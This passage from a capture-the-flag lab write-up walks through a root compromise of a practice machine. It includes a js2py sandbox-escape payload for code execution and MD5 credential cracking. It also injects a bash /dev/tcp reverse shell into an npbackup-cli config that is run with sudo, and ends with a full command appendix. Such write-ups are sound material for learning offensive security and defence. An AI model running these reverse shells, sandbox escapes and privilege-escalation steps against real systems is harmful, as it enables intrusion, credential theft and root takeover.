${MACHINE_GROUP}
marco@codeparttwo:~$
7.4 Modifying the Config
We can't edit the root-owned original, but we can copy it and modify our copy:
Cp /home/marco/npbackup.conf /tmp/my_backup.conf
Then edit /tmp/my_backup.conf to inject our reverse shell into pre_exec_commands:
Groups:
default_group:
backup_opts:
pre_exec_commands: ["bash -c 'bash -i >& /dev/tcp/10.10.16.84/4445 0>&1'"]

Why pre_exec_commands? It runs before the backup starts. Even if the backup fails, the pre-exec commands have already run, and root privileges are already active.
The Python script to modify the config:
With open('/tmp/my_backup.conf', 'r') as f:
lines = f.readlines()
With open('/tmp/my_backup.conf', 'w') as f:
for line in lines:
if 'pre_exec_commands: []' in line:
f.write(' pre_exec_commands: ["bash -c \'bash -i >& /dev/tcp/10.10.16.84/4445 0>&1\'"]\n')
else:
f.write(line)
7.5 The Config Deletion Problem
During exploitation, we discovered that npbackup-cli (or a related process) was deleting modified config files in /home/marco/. This is likely a security feature or cleanup mechanism.
How we solved it:
- Move the config to /tmp/ (less likely to be monitored)
- Create and execute in a single command chain to minimize the time window for deletion
7.6 One-Liner Exploit
Cp /home/marco/npbackup.conf /tmp/my_backup.conf && python3 -c "
with open('/tmp/my_backup.conf', 'r') as f:
lines = f.readlines()
with open('/tmp/my_backup.conf', 'w') as f:
for line in lines:
if 'pre_exec_commands: []' in line:
f.write(' pre_exec_commands: [\"bash -c \'bash -i >& /dev/tcp/10.10.16.84/4445 0>&1\'\"]\n')
else:
f.write(line)
" && sudo npbackup-cli -c /tmp/my_backup.conf -b

Execution flow:
1. Copy config to /tmp
2. Inject reverse shell into pre_exec_commands
3. Run npbackup-cli with our custom config

4. Pre-exec fires as root - reverse shell connects back
On Kali (Terminal 1):
Nc -lvnp 4445
Result:
Connect to [10.10.16.84] from (UNKNOWN) [10.129.232.59] 44496
root@codeparttwo:/home/marco# id
uid=0(root) gid=0(root) groups=0(root)
Lessons from the chain
Technical Lessons:
1. Sandbox escapes require creativity. Disabling pyimport() doesn't stop object introspection. Any bridge between languages (JS to Python, Lua to C, etc.) introduces escape opportunities.
2. MD5 has no place in password storage. use slow, salted hashes like bcrypt, scrypt, or Argon2.
3. NOPASSWD sudo on complex tools is dangerous. Backup tools, package managers, and container runtimes often execute configurable pre/post scripts. Audit these carefully.
4. Source code is the ultimate enumeration. The /download endpoint gave us everything we needed. Do not skip source code review when available.
Methodological Lessons:
1. Follow the breadcrumbs: Download endpoint → source code → js2py → CVE research → exploit.
2. Chain your exploits: RCE as app → credential exposure → SSH as marco → sudo abuse → root.
3. Adapt to obstacles: When the config file kept getting deleted, we moved to /tmp and chained commands.
4. Test before you fire: The whoami test saved us from launching a reverse shell blindly.
In One Sentence
Appendix: Full Command Reference
RECON:
nmap -p- - min-rate 2000 -sC -sV 10.129.232.59
WEB ENUM:
dirsearch -u "http://10.129.232.59:8000 (lab-only address)"
curl -s -X POST http://10.129.232.59:8000/register (lab-only address) -d "username=test&password=test"
curl -s -X POST http://10.129.232.59:8000/login (lab-only address) -d "username=test&password=test" -c cookies.txt
RCE TEST:
curl -s -X POST http://10.129.232.59:8000/run_code (lab-only address) \
-b cookies.txt \
-H "Content-Type: application/json" \
-d '{"code":"(function(){ var o = Object.getOwnPropertyNames({}).__getattribute__.__class__.__base__; var s = o.__subclasses__(); var p; for(var i=0; i<s.length; i++){ if(s[i].__module__ == '\''subprocess'\'' && s[i].__name__ == '\''Popen'\''){ p = s[i]; break; } } return p? p('\''whoami'\'', -1, null, -1, -1, -1, null, null, true).communicate()[0].decode('\''utf-8'\''): '\''Not Found'\''; })()"}'
REVERSE SHELL (run nc -lvnp 4444 in Terminal 1 first):
curl -s -X POST http://10.129.232.59:8000/run_code (lab-only address) \
-b cookies.txt \
-H "Content-Type: application/json" \
-d '{"code":"(function(){ var o = Object.getOwnPropertyNames({}).__getattribute__.__class__.__base__; var s = o.__subclasses__(); var p; for(var i=0; i<s.length; i++){ if(s[i].__module__ == '\''subprocess'\'' && s[i].__name__ == '\''Popen'\''){ p = s[i]; break; } } return p? p('\''bash -c \"bash -i >\\& /dev/tcp/10.10.16.84/4444 0>\\&1\"'\'', -1, null, -1, -1, -1, null, null, true).communicate()[0].decode('\''utf-8'\''): '\''Not Found'\''; })()"}'
CREDENTIAL HARVESTING:
cd /home/app/app/instance
sqlite3 users.db "SELECT * FROM user;"
# Crack MD5: 649c9d65a206a75f5abe509fe128bce5 -> sweetangelbabylove
SSH PIVOT:
ssh marco@10.129.232.59
PRIVESC:
sudo -l
cp /home/marco/npbackup.conf /tmp/my_backup.conf && python3 -c "
with open('/tmp/my_backup.conf', 'r') as f:
lines = f.readlines()
with open('/tmp/my_backup.conf', 'w') as f:
for line in lines:
if 'pre_exec_commands: []' in line:
f.write(' pre_exec_commands: [\"bash -c \'bash -i >& /dev/tcp/10.10.16.84/4445 0>&1\'\"]\n')
else:
f.write(line)
" && sudo npbackup-cli -c /tmp/my_backup.conf -b